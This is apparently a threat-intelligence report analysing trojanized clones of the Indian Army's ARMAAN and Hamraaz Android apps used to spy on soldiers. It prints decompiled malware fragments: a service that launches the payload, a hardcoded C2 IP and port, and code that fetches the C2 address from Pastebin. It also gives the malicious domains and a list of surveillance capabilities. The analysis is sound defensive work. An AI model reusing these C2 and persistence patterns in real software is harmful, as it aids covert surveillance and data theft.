Adversary Intelligence

Malicious Clones of Indian Army Apps Used in Espionage Campaign Targeting Army Personnel


Researchers: Anandeshwar Unnikrishnan and Aryan Singh
Editor: Deepanjli Paulraj

Malicious Clones of Indian Army Apps Used in Espionage Campaign Targeting Army Personnel

Researchers: Anandeshwar Unnikrishnan and Aryan Singh, Editor: Deepanjli Paulraj

Malicious clones of two Indian Army Android applications, ARMAAN and Hamraaz have been spotted in the wild. The clone apps are trojanized versions of legitimate applications used by the Indian Army to provide information and services to all ranks of the serving personnel.

The Big Picture



Threat

Cyber espionage campaign targeting the Indian armed forces, especially the Indian Army, via trojanized versions of legitimate apps.

Impact

The campaign poses a national security risk because it steals personal data, location coordinates, and device logs of Indian Army personnel.

Mitigation

Army personnel are advised to download apps from the authorized Govt. of India Mobile Seva AppStore and to ensure that the apps already downloaded are legitimate.


Salient Features of the Malware

- The malware has two ways of getting the C2 address, either using a Pastebin URL that stores the C2 IP address or via the IP address and port number hardcoded in the *MyAsyncTask* function.
- The malware's WhatsApp enumeration function steals WhatsApp images from the target Android device.
- It has the capability to access call logs, files, contacts, phone microphone, camera, SMS, and user information.
- The user information enumeration module collects device details about GPS data, model, manufacturer, IMEI, Network operator name, SIM data, phone number, and network information


CloudSEK discovered the campaign in January 2022 and notified CERT Army. Subsequently, we continue to assist CERT Army with their investigations into the campaign.

Internal Indian Army Apps

ARMAAN (Army Mobile Aadhaar App Network) and Hamraaz are Android applications developed by the Indian Army to provide information and services to all ranks of serving Indian Army personnel. The ARMAAN app and the Hamraaz app, which can be downloaded from the Government of India's Mobile Seva AppStore, have over 10 million downloads and over 43 million downloads respectively.



ARMAAN
Indian Army
Current Version : 1.5
Category : Information
Last Updated : 2020-01-02 09:52:35.0
Downloads : 10076791
Platform : Android
Min. Platform Version : Android 4.1 - Jelly Bean



Hamraaz
Indian Army
Current Version : 6.52
Category : OTHERS
Last Updated : 2020-06-08 11:22:56.0
Downloads : 43470976
Platform : Android
Min. Platform Version : Android 5.0 - Lollipop & above

Official apps listed on the Govt. of India Mobile Seva AppStore


Trojanized Versions of the Apps

The latest and updated versions of both the Indian Army apps can be downloaded from Government of India's Mobile Seva AppStore or from their respective gov.in websites. However, the apps, along with their previous versions are available for download across various third-party app stores. Several of these may or may not be trojanized. The tojanized version of the ARMAAN app was discovered in the wild by the Malware Hunter Team.

CloudSEK identified trojanized versions of ARMAAN and Hamraaz on:

- armaanapp[.]in
- hamraazapp[.]com

The delivery mechanism is quite interesting as the malicious apk is served to the visitors of these websites based on the user agent. The malicious apk is served only to mobile users, while the legitimate apk is served to PC users. This is to evade detection and prevent easy access to the APK.



HAMRAAZ App - How To D

https://hamraazapp.com/downloads/

Opening app-release.apk

You have chosen to open:

app-release.apk

which is: Android package (3.5 MB)

from: https://hamraazapp.com

What should Firefox do with this file?

Open with Archive Manager (default)

[✓ Save File]

Do this automatically for files like this from now on.

Cancel OK

The Indian army has managed … the case of communication and Information Technology, the Indian military has surpassed … 17.

Hamraaz app provides an all-… them to keep a check on their promotions, payslips, appointments, etc.

This app is free of cost and cu… military technicians are working on upgrading it to a version supported by PCs and IOS.

DOWNLOAD HAMRAAZ APP

WHO IS ELIGIBLE TO USE THE HAMRAAZ APP?

If you are a civilian, this app is not useful to you. Hamraaz app is only for the soldiers who need to keep a check on the latest political news and their personal information.

Furthermore, this app can only work for users having android smartphones, and their phone numbers should be linked to the Aadhar Card.

The app is currently unavailable in Google Play Store, and therefore, any other app named Hamraaz is merely a fake version of it.


Domain serving malicious clone of Hamraaz app

Analysing the code, the malware component in the malicious ARMAAN and Hamraaz apps are the same. This indicates that the same threat actor is behind this concerted campaign to target Indian Army personnel.

In the next section, CloudSEK researchers delve into the technical details of the trojanized apps.

Technical Analysis


Static analysis of the malicious application uncovered an interesting Pastebin link. In the code, the link is used in a function name starting with *MyAsyncTask**.



```
STRINGS:001B9255                                      # String #25895 (0x6527)
STRINGS:001B9286                        .byte 0x1D
STRINGS:001B9287 aHttpsPastebinC:.string "https://pastebin.com/VfRCefzG",0
STRINGS:001B9287                                      # DATA XREF: MyAsyncTask_sendGET@L+4↓r
STRINGS:001B9287                                      # String #25896 (0x6528)
```

Pastebin link and its usage in MyAsyncTask function*

The pastebin URL points to the IP address used by the C2. This behaviour is common in malware to indirectly fetch C2 addresses from other resources to ensure operational.



Untitled

SPARTAN8765 JUL 19TH, 2021 13,331,125 NEVER


Not a member of Pastebin yet? Sign Up, it unlocks many cool features!

text 0.01 KB


```
173.212.220.230
```

Content provided by the pastebin URL

The reference graph, constructed for the Pastebin URL string found in the code, maps all the functions that consume the URL string. The graph shows that the string is used only within a function named *MyAsyncTask*.


MyAsyncTask.doInBackground@LL
MyAsyncTask.doInBackground@LL_0
CODE:0047B380: .int 0# Start address of block covered by try: 47b2b8
MyAsyncTask.connectToServer@V
MyAsyncTask.sendGET@L
MyAsyncTask.RecieveCommand@V
aHttpsPastebinC: .string "https://pastebin.com/VfRCefzG",0# String #25896 (0x6528)

Reference graph constructed for the pastebin URL string found in the code




```
MyAsyncTask$1__init_@VL
MyAsyncTask$1_onFileListener@VL
MyAsyncTask$2__init_@VL
MyAsyncTask$2_onFrontCamera@VL
MyAsyncTask$3__init_@VL
MyAsyncTask$3_onFrontCamera@VL
MyAsyncTask$4__init_@VL
MyAsyncTask$4_onMicRecording@VL
MyAsyncTask__init_@VL
MyAsyncTask_RecieveCommand@V
MyAsyncTask_access$002@LL
MyAsyncTask_connectToServer@V
MyAsyncTask_disconncted@V
MyAsyncTask_isNetworkAvailable@L
MyAsyncTask_matcher@LL
MyAsyncTask_sendGET@L
MyAsyncTask_sentBackCameraImage@LI
MyAsyncTask_sentFrontCameraImage@LI
MyAsyncTask_sentMicRecording@V
MyAsyncTask_storeGPS@V
MyAsyncTask_Msend@VL
```

List of MyAsyncTask tasks*

The malicious application contains a lot of functions named *MyAsyncTask** and all of them seem suspicious, especially *MyAsyncTask_RecieveCommand* and *MyAsyncTask_ConnectToServer*.

Further investigation of one of the *MyAsyncTask** functions shows that it is defined in the package *com.example.mediaservice.connection.MyAsyncTask*.

Our assumption is that the malware component of the application is the *com* package in the apk file. In order to verify this, in the next section, we compare the legitimate application with the malicious clone, to identify the modifications made by the threat actors.




```
# Source file: MyAsyncTask.java
 void com.example.mediaservice.connection.MyAsyncTask$1.<init>(
      com.example.mediaservice.connection.MyAsyncTask this$0)
this = v0
this$0 = v1
.line 226
iput-object                     this$0, this, MyAsyncTask$1_this$0
invoke-direct                   {this}, <void Object.<init>() imp. @ _def

locret:
return-void
Method End
```

*Suspicious MyAsyncTask** function defined in the package *com.example.mediaservice.connection.MyAsyncTask*

Comparing the Code of the Legitimate Apps and the Clone Apps

Prima facie, there appear to be no observable differences in the disassembled APKs of the legitimate ARMAAN application (green) and the malicious clone(red).




android/support/v4
androidx
com
defpackage
in/gov

android/support/v4
androidx
com
defpackage
in/gov

Seemingly similar APKs of the legitimate app and the clone app

However, closer examination of the *com* package in both APKs highlights that the malicious clone (red), has one extra component named *com.example.mediaservice,* which is not present in the legitimate application. And as seen previously, this extra component is where the suspicious function *MyAsyncTask* is defined.

This confirms our assumption that the additional component *com.example.mediaservice* is indeed the malicious package used to trojanize the ARMAAN application.



armaan.apk / sources / com


..
android/volley/toolbox/NetworkImageView.java
google/android/material

..
android/volley/toolbox/NetworkImageView.java
example/mediaservice
google/android/material

Additional component com.example.mediaservice in the malicious clone

Analysis of the Mediaservice Package

The malware component of the ARMAAN clone resides in the *com.example.mediaservice* package which has interesting features built into it across multiple packages.


80c0d95fc2d8308d70388c0492d41eb087a20015ce8a7ea566828e4f1b5510d0.apk / sources / com / example / mediaservice

..
AppsConstants
BroadCastReciever/StartActivityOnBootReciever.java
connection/MyAsyncTask.java
Gooods
Interfaces
ServiceStuff
BuildConfig.java
MainActivity.java
R.java

Malware components in the ARMAAN clone app

connection/MyAsyncTask

MyAsyncTask is responsible for executing following functions:

- Connecting to C2 server of the attacker
- Receiving attacker commands and executing it
- Sending data and overall orchestration

Gooods

This package contains following functions/ malware capabilities:

- CallReciever
- PhoneCallReciever
- File Listing
- CallLogManager
- ContactManager
- FileManager
- LocationManager
- MicManager
- PhotoTaker
- SearchFiles
- SMSManager
- UserInfo


The above functions are executed by the malware upon receiving commands from the C2.

ServiceStuff

ServiceStuff contains a service definition used to run the malware as a service on a compromised system. Working of this module will be covered in subsequent sections.

Malicious Service


The clone of the ARMAAN application executes its malware component via a service, as shown below. Investigation of the manifest of the clone shows that a suspicious service is defined in the list of services created by the application. The malicious service is *com.example.mediaservice.ServiceStuff.MyService*, which is defined in the package *ServiceStuff*.



```
    </intent-filter>
  </receiver>
  <service android:enabled="true" android:exported="true" android:foregroundServiceType="0x00000020" android:name="com.example.mediaservice.ServiceStuff.MyService"/>
  <service android:enabled="true" android:exported="false" android:name="in.gov.armaan.services.SyncData" android:permission="android.permission.BIND_JOB_SERVICE"/>
  <service android:enabled="true" android:name="in.gov.armaan.services.PrefetchData"/>
```

Execution of the malware component via a service

The code of *MyService* executes *MyAsyncTask,* following an Android version check, inside which the crux of the malware is defined.




```
public class MyService extends Service {
    public IBinder onBind(Intent intent) {
        return null;
    }

    public int onStartCommand(Intent intent, int flags, int startId) {
        if (Build.VERSION.SDK_INT >= 26) {
            startForeground(1, new NotificationCompat.Builder((Context) this, App.CHAN
            new MyAsyncTask(getApplicationContext()).execute(new Void[0]);
        } else {
            new MyAsyncTask(getApplicationContext()).execute(new Void[0]);
        }
        return 1;
    }
}
```

The code of function MyService

Analysis of MyAsyncTask

The *MyAsyncTask* function contains one hardcoded IP address and a port number in bytes. When converted to readable format, the IP address is 173.212.220.230, which is the same IP address that the Pastebin URL points to, and port number is 3617.




```
byte[] ipArray = {49, 55, 51, 46, 50, 49, 50, 46, 50, 50, 48, 46, 50, 51, 48};
private MicManager micManager;
byte[] portArray = {51, 54, 49, 55};
```

Hardcoded IP address and port number in MyAsyncTask

Control flow of MyAsyncTask:


- Stores current location of the victim
- Sleeps for 3 seconds
- Connects to the C2 and sends user information such as phone number and network information
- Receives commands from the C2
- Executes the command

This means that the malware has two ways of getting the C2 address. One way is using the Pastebin URL and the other way is via the hardcoded IP address and port number. First, it calls the *sendGET* function to fetch the C2 address and if it fails, it uses the hardcoded IP address in array *ipArray.*



```
    try {
        disconncted();
        String localIp = sendGET();
        if (localIp == null) {
            localIp = new String(this.ipArray);
        }
```

Two ways to fetch the C2 address



```
private String sendGET() {
    try {
        HttpURLConnection con = (HttpURLConnection) new URL("https://pastebin.com/VfRCefzG").openConnection();
        con.setRequestMethod("GET");
        con.setRequestProperty("User-Agent", "Mozilla/5.0");
        if (con.getResponseCode() != 200) {
            return null;
        }
```

sendGET is responsible for fetching the C2 IP address from the Pastebin URL

